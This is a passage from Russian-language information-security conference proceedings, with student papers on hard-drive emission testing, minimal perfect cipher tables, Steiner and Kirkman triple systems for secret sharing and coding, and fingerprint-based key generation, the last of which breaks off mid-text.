


Рисунок 3 – Проведение поиска информативных сигналов от НЖМД

Существующие нормативно-методические документы по проведению СИ требуют осуществлять поиск информативных сигналов с разных сторон исследуемого элемента ОТСС, а поскольку сам НЖМД небольшого размера и внутри механические части отвечающие за процесс записи и чтения – миниатюрные, то расположение измерительной антенны вряд липовлияет на результат исследования.

Рассмотрев принцип работы НЖМД, в том плане, что считывающие головки привязаны к месту обработки информации на диске, можно сделать вывод, что видимое изменение спектра связано с геометрическим положением считывающих головок внутри конструкции НЖМД, а рассмотренные тест-программы моделирующие работу НЖМД не учитывают данную особенность. Объяснение изменения спектра сигнала относительно расположения считывающих головок НЖМД при обработке информации заключается в различном переотражении сигнала из-за геометрии самого корпуса НЖМД и его элементов внутри, а также в изменении угловой скорости идлины окружности конкретной дорожки диска.

Почему необходимо проводить СИ НЖМД моделируя обработку информации в разных областях диска? Потому что файлы со временем имеют свойство фрагментироваться по всей области диска. Либо, когда различные действия пользователя связанные с обработкой информации на компьютере провоцируют появление новых частот информативных сигналов, приводя актуальный протокол технического контроля в несоответствие текущему состоянию системы из-за многократного освобождения или заполнения неопределенного пространства НЖМД за сессию.

Для эффективного проведения СИ НЖМД предлагается разработка тест-программы, с возможностью учитывать количество дисков внутри НЖМД, а также положение считывающих головок при обработке информации, позволяя специалисту записывать тест-файл в разные области диска независимо от текущего объема НЖМД.

Список литературы

1. Кондратьев А.В. Техническая защита информации. Практика работ по оценке основных каналов утечки. – М.: Горячая линия– Телеком, 2016.304 с.

2. Product Manual Barracuda 7200.10 Serial ATA.[Электронный ресурс] Seagate.com. URL: https://www.seagate.com/staticfiles/support/disc/manuals/desktop/Barracuda%207200.10/100402371k.pdf

Секция II

МАТЕМАТИЧЕСКИЕ ИССЛЕДОВАНИЯ В ОБЛАСТИ ЗАЩИТЫ ИНФОРМАЦИИ

УДК 512.64, 519.21, 519.72

ОБ ОДНОЙ КОНСТРУКЦИИ СОВЕРШЕННЫХ МИНИМАЛЬНЫХ ПО ВКЛЮЧЕНИЮ ШИФРОВ

Д.А. Корженевский, А.Н. Шуколюкова, Е.М. Смирнова, С.С. Титов
Научный руководитель: профессор, доктор физ.-мат. наук С.С. Титов
г. Екатеринбург, Уральский государственный университет путей сообщения

Аннотация. Рассматривается проблема таблиц зашифрования, не содержащих латинские квадраты. Предлагается одна из конструкций, которая позволяет создавать таблицы зашифрования, минимальные по включению, не содержащие латинских квадратов и, следовательно, не сводящиеся к шифрам Шеннона. Построены примеры работы конструкции.
Ключевые слова. Совершенные шифры, эндоморфные шифры, латинские квадраты, минимальные по включению шифры.

Совершенный равновероятный шифр не дает злоумышленнику никакой информации, так как неизвестно, какой из ключей был использован.

Существуют совершенные равновероятные шифры, содержащие латинские квадраты. Таблицы, содержащие латинский квадрат, не являются минимальными по включению. В минимальных по включению шифрах нельзя выделить подтаблицу зашифрования, которая при некотором распределении вероятностей инъекций приводит к совершенному шифру, данные шифры дают возможность комбинировать любые другие шифры.Таким образом особенно ценны конструкции таблиц зашифрования, не содержащих латинских квадратов.

Для их создания предлагаем использовать определенную конструкцию и рекомендацию по заполнению ячеек.

Сначала заполняется первый столбец, далее заполняются первые две строки разными инъекциями зашифрования. Затем формируются две диагонали, которые соответствуют этим строкам. Образуются коллизии, обеспечивающие отсутствие латинских квадратов в таблице.

Рекомендация по заполнению остальных ячеек таблицы, не входящих в конструкцию, основана на перечислении всех возможных шифробозначений для ячейки и выборе наименьшего из них. Заполнение производим таким образом, чтобы выполнялось свойство транзитивности.

Приведенная конструкция работает не только когда число ключей равно удвоенному числу шифрвеличин, но и утроенному.

Таблица зашифрования 5x10 минимальная по включению, не содержащая латинских квадратов 5x5 представлена в таблице 1.

Таблица 1

Таблица зашифрования 5x10

k	**x1**	**x2**	**x3**	**x4**	**x5**
1	1	2	5	4	3
2	1	5	3	2	4
3	2	5	4	3	1
4	2	4	3	5	1
5	3	1	4	2	5
6	3	1	2	5	4
7	4	2	1	3	5
8	4	3	5	1	2
9	5	3	1	4	2
10	5	4	2	1	3

При составлении таблиц зашифрования вручную слишком велик человеческий фактор: невозможно оперативно составить большие таблицы зашифрования, велика вероятность ошибки. Исходя из этих недостатков, было принято решение о написании программы, которая бы в автоматическом режиме заполняла таблицы зашифрования с параметрами заданными пользователем. Сначала программа заполняет столбец, строки и диагонали в соответствии с вышеописанным методом, а затем для каждой ячейки формирует возможные шифробозначения. Среди этих шифробозначений выбирается наименьшее и данное значение удаляется из всех ячеек строки. В случае, если заполнение таблицы невозможно из-за нарушения свойств транзитивности или инъективности, то программа возвращается к месту выбора наименьшего числа из списка шифробозначений и выбирает следующее в списке. В случае если значения в ячейке исчерпаны, то программа возвращается к шагу выбора значения для предыдущей ячейки. Таким образом происходит заполнение всей таблицы.

Таким образом, в работе предложена конструкция построения таблиц зашифрования, минимальных по включению, не содержащих латинских квадратов, которая показала свою работоспособность. Написана программа для автоматизированного заполнения таблиц зашифрования.

Список литературы

1. Зубов А.Ю. Совершенные шифры. - М.: Гелиос АРВ, 2003. - 160 с., ил.

2. Шеннон К. Теория связи в секретных системах // Работы по теории информации и кибернетике. – М.: Наука, 1963. – С. 333–402.

3. Медведева Н.В., Титов С.С. Аналоги теоремы Шеннона для эндоморфных неминимальных шифров // Прикладная дискретная математика. Приложение. – 2016. – С. 62–65.

4. Медведева Н.В. Об аналогах теоремы Шеннона для совершенных шифров // CEUR Workshop Proceedings. – 2016. – Т. 1825. – С. 232–239.

5. Медведева Н.В., Титов С.С. К разработке абсолютно стойких систем передачи данных // Вестник УрГУПС. 2019. № 2 (42). С. 34-44.

6. Медведева Н.В., Титов С.С. Описание неэндоморфных максимальных совершенных шифров с двумя шифрвеличинами // Прикладная дискретная математика. 2015. № 4(30). С. 43–55.

7. Алферов А.П., Зубов А.Ю., Кузьмин А.С., Черемушкин А.В. Основы криптографии. М.: Гелиос АРВ, 2001. 479 с.

8. Титов С.С., Медведева Н.В., Корженевский Д.А., Смирнова Е.М., Шуколюкова А.Н. Геометрическая модель совершенных шифров с тремя шифрвеличинами.

УДК 519.151, 519.725, 519.165

КОМБИНАТОРНЫЕ ЗАДАЧИ В ЗАЩИТЕ ИНФОРМАЦИИ

М.В. Ведунова, А.О. Игнатова
Научный руководитель: доктор физ.-мат. наук, профессор С.С. Титов
г. Екатеринбург, Уральский государственный университет путей сообщения

Аннотация. Рассматриваются комбинаторные задачи, связанные с бинарными матрицами. В работе предлагается подход к построению схемы разделения секретов, основывающейся на системе троек Штейнера при v=13. Подход основан на применении 2-дизъюнктной матрицы, которую порождают тройки Штейнера. Полным перебором осуществляется поиск противоречий в матрице. Доказано, что при мощности множества секретов равной двум схемы разделения секретов не существует.

Ключевые слова: системы троек Штейнера, схемы разделения секрета, множества секретов.

Как известно, комбинаторные задачи находят широкое применение в защите информации, в том числе и в криптографии. Например, на международной олимпиаде NSUCRYPTO в 2015 году была предложена задача «Asecretsharing» [1], на данный момент отмеченная как все еще не решенная [2, 3]. Задача о разделении секрета требует предложить явную конструкцию

блокирующего множества $M \subseteq F_2^n$ для произвольного n, а затем реализовать такую схему разделения секрета. Решение этой задачи рассматривается нами с точки зрения блокировки двумерных аффинных многообразий над полем GF(2). Рекуррентные конструкции таких блокирующих множеств предложены нами в работе [4, 5]. Подход к построению такой схемы разделения секрета основывается на применении 2-дизъюнктной матрицы. D-дизъюнктные матрицы применяются для решения проблемы неадаптивного группового тестирования, где задача состоит в обнаружении любой конфигурации t дефектов из популяции N элементов [6]. 2-дизъюнктные матрицы интересны в области защиты информации тем, что по ним можно построить схему разделения секрета. Сама СРС в таком случае может быть основана на нелинейных системах, в том числе при количестве элементов равных тринадцати. В то время как для линейных систем схема разделения секрета уже реализована [4].

Утверждение 1. Система троек Штейнера соответствует 2-дизъюнктной матрице.

Доказательство: по определению, матрица называется 2-дизъюнктной при условии, если никакой из столбцов такой матрицы не поглощается объединением двух других. В случае соответствия системе троек Штейнера, строками матрицы будут элементы системы троек, а столбцами – сами тройки. Возникает вопрос о существовании двух столбцов, в объединении которых может содержаться третий. В каждом столбце содержится по три элемента. Если в двух столбцах совпали два их трех элементов, то исходя из определения [4], третьи элементы столбцов тоже совпадут. Что невозможно, так как в матрице не может быть одинаковых столбцов. Если же в столбцах совпадает только один элемент, то столбцы не совпадают. Следовательно, в объединении двух таких столбцов третий содержаться не может. Из выше сказанного следует, что никакие два столбца не смогут поглотить третий.

Например, 2-дизъюнктная матрица 13×26, которая была опубликована нами в Википедии [7]:

$$M_{13\times 26} = \begin{bmatrix}
1&1&1&1&1&1&0&0&0&0&0&0&0&0&0&0&0&0&0&0&0&0&0&0&0&0\\
1&0&0&0&0&0&1&1&1&1&1&0&0&0&0&0&0&0&0&0&0&0&0&0&0&0\\
1&0&0&0&0&0&0&0&0&0&0&1&0&0&0&1&0&0&0&0&0&1&1&1&0&0\\
0&1&0&0&0&0&1&0&0&0&0&1&1&1&1&0&0&0&0&0&0&0&0&0&0&0\\
0&1&0&0&0&0&0&1&0&0&0&0&0&0&0&0&0&0&1&0&0&1&0&0&1&1\\
0&0&1&0&0&0&1&0&0&0&0&0&0&0&0&0&0&0&1&1&0&1&0&1&0&0\\
0&0&1&0&0&0&0&1&0&0&0&0&1&0&0&1&1&1&0&0&0&0&0&0&0&0\\
0&0&0&1&0&0&0&0&1&0&0&1&0&0&0&0&1&0&1&1&0&0&0&0&0&0\\
0&0&0&1&0&0&0&0&0&1&0&0&1&0&0&0&0&0&0&1&0&0&1&0&1&0\\
0&0&0&0&1&0&0&0&1&0&0&0&0&1&0&0&0&1&0&0&0&0&1&0&0&1\\
0&0&0&0&1&0&0&0&0&0&1&0&0&0&1&1&0&0&1&0&1&0&0&0&0&0\\
0&0&0&0&0&1&0&0&0&1&0&0&0&0&0&1&0&1&0&1&0&1&0&0&0&0\\
0&0&0&0&0&1&0&0&0&0&1&0&0&1&0&0&1&0&0&0&0&0&0&1&1&0
\end{bmatrix}$$

Рисунок 1 – 2-дизъюнктная матрица 13×26.

Матрица построена на тройках Штейнера при v=13. Здесь 13 строк – это количество элементов и 26 столбцов – количество троек. Для тринадцати элементов максимальное количество столбцов в матрице не может быть больше 26. В противном случае матрица не будет являться 2-дизъюнктной, так как при добавлении еще хотя бы одного столбца, в котором будут содержаться три элемента, в матрице появятся такие два столбца, которые смогут поглотить третий.

На данной 2-дизъюнктной матрице основывается подход к простоению схемы разделения секрета на тройках Штейнера при v=13. Реализуется разделение секретного бита таким образом, что у каждого из 13-ти участников имеется секретный бит. Причем любые три бита для любых трех, не образующих тройку, должны определять все остальные, так как ранг данного матроида равен трем. При образовании тройки третий бит должен быть либо суммой двух битов, либо отрицанием побитового сложения. Выписываются тройки, которые определяют цикл матроида при условии, что все операции между ними согласованы. В данном случае под согласованными операциями в циклах понимается следующее: в случае, если при определении того или иного секретного бита находится несколько циклов, то операция в них должна быть одна и та же. Несогласованные операции приводят к появлению противоречий. Операции определяются с помощью квазигрупп. Квазигруппы строятся на количестве секретов в схеме разделения секрета.

Утверждение 2. Реализация схемы разделения секрета невозможна для нелинейной системы троек Штейнера с v=13 при мощности множества секретов равной двум.

Доказательство: при мощности множества секретов, равной двум, существует всего две квазигруппы и, следовательно, две операции: побитовое сложение и отрицание побитового сложения. Пусть три базисных бита, не образующие тройку Штейнера – это первый, второй и четвертый. Методом грубой силы осуществляем перебор комбинаций базисных бит и получаем, что при определении секретного бита седьмого участника возникает противоречие: седьмой бит можно определить из двух Штейнеровских троек: применяя одну и ту же операцию для обеих троек будут получаться разные результаты.

$S_7 = S_1 \oplus S_6$	$S_7 = S_2 \oplus S_4 \oplus 1$	$S_6 = S_1 \oplus S_2 \oplus S_4 \oplus 1$

Итак, нами был рассмотрен подход к определению схемы разделения секрета на тройках Штейнера.

Список литературы

1. Сайт олимпиады NSUCRYPTO [Электронный ресурс]. – Режим доступа: https://nsucrypto.nsu.ru/archive/2015/round/2/task/1/#data, свободный (дата обращения 25.09.2019)

2. Tokareva N., Gorodilova A., Agievich S., et al. Mathematical methods in solutions of the problems from the Third International Students` Olympiad in Cryptography // Прикладнаядискретнаяматематика. 2018. №40. С. 34-58.

3. Геут К. Л., Кириенко К. А., Садков П. О., и др. О явных конструкциях для решения задачи «Asecretsharing» // Прикладная дискретная математика. Приложение. 2017. №10. С. 68-70.

4. Ведунова М. В., Геут К. Л., Игнатова А.О., Блокировка линейных многообразий и тройки Штейнера // Прикладная дискретная математика. Приложение. 2019. №12. С. 93-95.

5. Ведунова М. В., Игнатова А. О., Титов С. С. Задача блокировки троек Штейнера // Вестник УрФО. Безопасность в информационной сфере. 2019. №1(31). С. 23-30.

6. Shangguan C., Ge G. New bounds on the number of tests for disjunct matrices // IEEE Trans. Inf. Theory. 2016, vol. 62, no. 12, pp. 7518–7521.

7. Сайт Википедии [Электронный ресурс]. – Режим доступа: https://en.wikipedia.org/wiki/Disjunct_matrix#cite_ref-4, свободный (дата обращения 25.09.2019)

УДК 510

ПОСТРОЕНИЕ СИСТЕМ ТРОЕК КИРКМАНА НА ОСНОВЕ ПРИМИТИВНЫХ МНОГОЧЛЕНОВ И АЛГОРИТМА ЗЕХА-ЯКОБИ

Е.А. Малыгин
Научный руководитель: доктор физ. мат. наук С.С. Титов
г. Екатеринбург, Уральский государственный университет путей сообщения

Аннотация. В статье рассматривается метод построения систем троек Штейнера основанный на неприводимых многочленах и их декартовом произведении. Также рассмотрен вариант построения таких систем с помощью перестановок логарифма Зеха-Якоби. В статье приведены примеры расчета параметров системы троек Штейнера, а также приведено решение задачи Киркмана о школьницах с помощью неприводимых многочленов для некоторых v. Применение данная работа может найти в теории кодирования.

Ключевые слова. Система троек Киркмана, примитивные многочлены, алгоритм Зеха-Якоби, система троек Штейнера, декартово произведение неприводимых многочленов, теория расписаний, теория кодирования.

Постановка задачи и ее актуальность в области информационной безопасности. В настоящее время актуальны проблемы теории кодирования - разработка методов построения кодов, исследование свойств кодов, классификация кодов с заданными параметрами (длиной кода, его мощностью и

кодовым расстоянием), разработка эффективных алгоритмов кодирования и декодирования сообщений. Решение задачи Киркмана (расписание школьниц с параметрами (n, k, t)), описанное в этой статье, может применяться на практике как средство экономной, удобной, быстрой и надежной передачи сообщений по линиям связи с различного вида шумами, что характеризует актуальность статьи в области информационной безопасности.

Впервые задача была поставлена Вулхаусом в 1844 году. Задача имела следующую формулировку: «определить существования различных сочетаний k-элементных множеств (блоки) из некоторого n-элементного множества, при условии, что никакие t символов, встречающиеся в некотором блоке, не встречаются ни в каком другом блоке из данного сочетания» [1].

Частный случай этой задачи был решен и опубликован в 1847 Киркманом в работе [2] с параметрами k=3 и t=2. $3\,(mod\ 6)$. Поставленная Киркманом задача называется задачей о школьницах. Задача Киркмана с параметрами (n, k, t) всегда имеет одно решение, следовательно, решение данной задачи может применяться в кодировании сообщений.

На настоящее время решение систем троек Штейнера известно для многих сочетаний (n, k, t). Сочетания были проверены алгебраически или перебором на вычислительных машинах. Но решения задачи в общем виде пока не было представлено. Однако решение задачи почти всегда существует, если выполняется условие делимости, что было доказано в статье из Оксфорда, Питером Кивашем в статье «The existence of designs» [3] в 2014 году. Также в новой работе Питера от 2015 года «Counting designs» [4] он показал, как подсчитать примерное количество решений для заданных параметров системы.

Подробнее о применении систем Штейнера и Киркмана в теории кодирования можно прочитать в работах [5], [6].

Расчет параметров блок-схемы Штейнера. Решение задачи о 15 школьниках Киркмана является разрешением BIBD (сбалансированная неполноблочная схема) с параметрами $v = 15, k = 3\ \lambda = 1.$

Сбалансированную неполную блок-схему можно назвать системой троек Киркмана. В свою очередь система троек Киркмана называется система троек Штейнера, разбитая на такие группы троек, что каждый из n элементов входит в одну и только одну тройку каждой группы.

Блок схема Штейнера это система троек с параметрами (v,b,r,k=3,l), где l=1 (неповторяющиеся тройки).

Расчет параметров такой блок схемы представлен ниже.

Параметры блок схемы Киркмана:

$$3b = r * v \tag{1}$$

$$r = \frac{l*(v-1)}{2} \tag{2}$$

$$b = \frac{l*v*(v-1)}{6} \quad (3)$$

исходя из условия задачи Киркмана здесь v – порядок системы (количество школьниц), r- количество дней гуляний, b – количество троек Штейнера.

Должны выполняться следующие условия –

$$l * (v-1) \equiv 0(mod2) \quad (4)$$

$$l * v(v-1) \equiv 0(mod6) \quad (5)$$

Данные условия и параметры являются необходимыми и достаточными, что доказывается с помощью рекурсивных методов Ханнани.

Расчет параметров:

$$b = C_v^3 = \frac{v!}{(v-2)!*3!} \quad (6)$$

$$r = \frac{v-1}{2} \quad (7)$$

$$g = \frac{b}{r} \quad (8)$$

исходя из задачи Киркмана здесь g – группы троек (количество троек в один день гуляний (r)).

Система троек Штейнера существует, если

$$v = 6t + 1 \quad (9)$$

или

$$v = 6t + 3 \quad (10)$$

Решение задачи о 15 школьниках Киркмана является разрешением BIBD с $v = 15, k = 3\,\lambda = 1$.

Построение систем троек Штейнера через логарифм Зеха-Якоби. Одним из видов перестановок для кодирования сообщений является логарифм Зеха-Якоби. Данный логарифм обладает свойством перестановки, которая при любом циклическом сдвиге имеет только одну общую точку.

Формула:

$$x^{Lm} = 1 + x^m \quad (11)$$

Используя логарифм можно значительно упростить построение троек Штейнера. Чтобы составить таблицу логарифма, также необходимо найти неприводимый многочлен и построить таблицу степеней. По таблице степеней можно легко составить таблицу логарифма.

Для примера можно взять систему троек Штейнера с порядком $v = 27$. Данный порядок степени является сложным для построения. Воспользуемся декартовым произведением многочленов с порядками 3 и 9 (рисунок 1).




Рисунок 1 - Декартово произведение многочленов степени 3 и 9


Далее воспользуемся формулой логарифма Зеха-Якоби и составим перестановки для x=0. Таблица перестановок изображена на рисунке 2.

m	0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	18	19	20	21	22	23	24	25	26
L(m)	0	2	1	6	8	7	3	5	4	18	20	19	24	26	25	21	23	22	9	11	10	15	17	16	12	14	13

Рисунок 2 - Таблица перестановок логарифма Зеха-Якоби

Полученная таблица логарифма будет являться базовым набором. Данная таблица логарифма составлена для x=0. Чтобы получить наборы для x=1,2,3… необходимо добавлять 1. Таким образом, можно получить все тройки, которых будет 351 (см. формулу №6).

Задача Киркмана, распределение «школьниц» по группам. Можно заметить, что если степень многочлена (m_1) подсистемы v будет равняться подгруппе троек ($m_1 = g$), то это распределит тройки по подгруппам в группе r (из задачи «Киркмана о школьницах»). То есть разобьет тройки по подгруппам g в r (количество дней гуляний), так, что каждый элемент (школьница) в течение r дней сможет точно один раз попасть в одну группу с каждой из остальных, так как многочлен будет с периодом равным g. Однако для порядков, у которых нет неприводимого многочлена распределение будет неполным. Пример – расписание для v=27 представлено на рисунке 3.



0	9	18	3	9	24	6	9	21	0	3	6	2	3	7			
0	10	20	3	10	26	6	10	23	9	12	15	11	12	16			
0	11	19	3	11	25	6	11	22	18	21	24	20	21	25			
0	12	24	3	12	21	6	12	18									
0	13	26	3	13	23	6	13	20	0	4	8	2	4	6			
0	14	25	3	14	22	6	14	19	9	13	17	11	13	15			
0	15	21	3	15	18	6	15	24	18	22	26	20	22	24			
0	16	23	3	16	20	6	16	26									
0	17	22	3	17	19	6	17	25	0	5	7	2	5	8			
									9	14	16	11	14	17			
1	9	20	4	9	26	7	9	23	18	23	25	20	23	26			
1	10	19	4	10	22	7	10	22									
1	11	18	4	11	24	7	11	21	1	3	8	0	1	2			
1	12	26	4	12	23	7	12	20	10	12	17	9	10	11			
1	13	25	4	13	22	7	13	19	19	21	26	18	19	20			
1	14	24	4	14	21	7	14	18									
1	15	23	4	15	20	7	15	26	1	5	6	3	4	5			
1	16	22	4	16	19	7	16	25	10	14	15	12	13	14			
1	17	21	4	17	18	7	17	24	19	23	24	21	22	23			
2	9	19	5	9	25	8	9	22	1	4	7	6	7	8			
2	10	18	5	10	24	8	10	21	10	13	16	15	16	17			
2	11	20	5	11	26	8	11	23	19	22	25	24	25	26			
2	12	25	5	12	22	8	12	19									
2	13	24	5	13	21	8	13	18									
2	14	26	5	14	23	8	14	20									
2	15	22	5	15	19	8	15	25									
2	16	21	5	16	18	8	16	24									
2	17	23	5	17	20	8	17	26									

Рисунок 3 - Распределение школьниц для v=27

Из таблицы видно тройки распределись в r дней по g подгрупп в каждом днем, причем каждый элемент (школьница) в течение r дней точно один раз попасть в одну группу с каждой из остальных. Однако осталось нераспределенными еще четыре дня. Для того чтобы распределить оставшиеся 4 дня необходимо сгенерировать новые наборы троек. Для этого необходимо составить таблицу перестановок логарифма Зеха-Якоби используя другой примитивный многочлен. Таким образом, мы получим новый набор троек.

Выводы. Применение задачи в области защиты информации. Исходя из полученных результатов, можно сделать вывод, что для построения троек Штейнера и решения задачи Киркмана для больших v удобно использовать логарифм Зеха-Якоби и декартово произведение неприводимых многочленов.

Решение задачи, описанное в данной статье, находит применение в современных прикладных проблемах в области защиты информации. А именно результаты работы могут быть применены в теории кодирования и теории блок-схем для дальнейшего исследования открытого вопроса вложимости произвольной системы троек Штейнера в некоторый совершенный двоичный код. Так как решение задачи Киркмана с определенно заданными параметрами имеет одно-единственное решение, то составленное «расписание школьниц» может быть использовано в кодировании сообщений. Задача, описанная в статье также применима и в криптографии, в частности в схемах разделения секрета.

Список литературы

1. Woolhouse W. S. B. Prize Question 1733, Lady's and Gentleman's Diary. 1844.
2. Kirkman T. P. On a Problem in Combinations // The Cambridge and Dublin Mathematical Journal (Macmillan, Barclay, and Macmillan). 1847. V. II. P. 191-204.
3. Peter Keevash. The existence of designs. 2014.
4. Peter Keevash. Counting designs. 2014.
5. Ковалевская Д. И., Соловьева Ф. И. О системах четверок Штейнера малого ранга, вложимых в расширенные совершенные двоичные коды // Дискрет, анализ и исслед. операций. 2012. Т. 19. № 5. С. 47— 62.
6. Филимонова (Глухих) Е. С. Вложимость систем троек Штейнера в совершенные коды // Магистерская диссертация. Новосибирск. 2005.

УДК 681.322.067

ИСПОЛЬЗОВАНИЕ ОСОБЫХ ТОЧЕК ОТПЕЧАТКОВ ПАЛЬЦЕВ В БИОКРИПТОГРАФИИ И КОДИРОВАНИИ ИНФОРМАЦИИ

Казаковцев М.С., Рогачев С.С., Михайлова У.В.
Научный руководитель: канд. техн. наук, доц. Михайлова У.В.
г. Магнитогорск, Магнитогорский государственный технический университет им. Г.И. Носова

Аннотация. В данной статье описывается алгоритм создания криптографического ключа из отпечатка пальца и сравниваются различные подходы, использующиеся для этого. Также описывается процесс построения биометрической последовательности с помощью наиболее подходящих функций и указываются некоторые достоинства и недостатки этой системы.
Ключевые слова. Биометрия, отпечаток пальца, особые точки, минуции, фильтр, схема, узор.

Идет почти третий десяток 21 века и, хоть летающих машин еще нет, есть биокриптография. Это весьма интересная коллаборация биометрии и криптографии. Появилась она в связи с всеобщей информатизацией общества. Основная ее область исследования – применение биометрических данных, в нашем случае отпечатков пальцев.

Для идентификации личности наиболее часто используются такие биометрические данные, как отпечатки пальцев и сканирование радужной оболочки, в качестве преимуществ первого можно выделить:

1. Устойчивость отпечатков к изменениям с возрастом человека;
2. Крайне малая вероятность встречи идентичных отпечатков, как у разных людей, так и у одного человека. В истории пока не случалось совпадений или их просто не находили;

3. Невозможность утери.

У любого отпечатка существуют две категории признаков:

1. Глобальные;
2. Локальные.

Признаки первого типа можно увидеть без использования специальных приборов. Они состоят из счетчика линий, ядра, пункта «дельта», области образа и папиллярного узора. Уникальные точки малого размера являются в свою очередь признаками второго типа - они не повторяются на разных пальцах, в отличие от глобальных признаков. Их уникальность обеспечивается с помощью минуций – точек, где линии заканчиваются, делятся или меняют направление. Все по причине того, что линии отпечатков пальцев не образуют прямые линии ни при каких обстоятельствах, ведь они постоянно разветвляются, ломаются и заканчиваются.

Процесс идентификации, как правило, состоит из двух этапов. Первым этапом проходит классификация отпечатков по признакам, видным невооруженным глазом, для разделения на классы. Второй этап заключается в распознавании отпечатка пальца на основе сравнения структуры и коэффициента совпадения точек минуции.

Немаловажным будет упомянуть и предварительный этап в улучшении изображения отпечатка фильтром Габора. Все потому, что на изображении до обработки из-за помех разного рода, как грязь, складки и других, линии отпечатков могут деформироваться, а это в свою очередь влечет за собой ошибки распознавания признаков. С целью устранения этих ошибок изображение улучшают. При нем падает зашумленность изображения, а достоверность модели возрастает.

Функция фильтра Габора в классическом виде выглядит следующим образом:

$$h(x, y) = e^{\left(-\frac{x^2+y^2}{2\sigma^2}\right)} cos2\pi f(xsin\theta + ycos\theta),$$

где x, y – координаты точек, σ - стандартное отклонение предполагаемого нормального распределения, f – частота, θ – ориентация фильтра.

Стоит отметить, что параметры σ и f относятся к маске фильтра, а угол θ – к ориентации маски над изображением. Формула является произведением гауссиана и периодической функции, что подразумевает улучшение монотонных областей повторяющихся частей изображения.

Эмпирическим путем были определены значения параметров σ и f, которые равны 7 и 10 соответственно. Это означает снижение коэффициентов от центра окружности по радиусу длинной в 7 точек и периодическое повторение изображение через 10.

Далее следует алгоритм Базена, основополагающий смысл которого состоит в перпендикулярности линий отпечатка пальца градиенту изобра-

жения отпечатка, соответствующему перепадам цветов от белого к черному. Таким образом, определяется поле направлений (рисунок 1).




Рисунок 1 - Определение поля направлений

После этого происходит фильтрация и бинаризация изображения, которая наглядно изображена на рисунке 2.




Рисунок 2 - Фильтрация и бинаризация изображения

Слева – начальное изображение, посередине темное фильтрованное, а справа уже бинаризованное конечное улучшенное изображение.

Следующим этапом идет генерация биометрической последовательности.

Справиться с задачей преобразования входного набора биометрических данных в последовательность битов помогает блок генерации биометрической последовательности. Полученная последовательность требуется в дальнейшем для того, чтобы сформировать криптографический ключ.

Для получения биометрической последовательности предлагается использование n, t-пороговой схемы Шамира. Схожим алгоритмом действия обладают такие схемы, как, например, схема Шнорра и схема Блэкли. Однако первая не подходит для идентификации с помощью отпечатка пальца по причине того, что, в сравнении со схемой Шамира, онаимеет меньший размер цифровой подписи. Вторая жеменее эффективна: в схеме Шамира каж-

дая часть такого же размера, как и секрет, а в схеме Блэкли каждая часть в t раз больше.

По центру папиллярного узора ставится точка О, которая является центром новой системы координат (эта и последующие операции производятся на уже обработанном изображении).

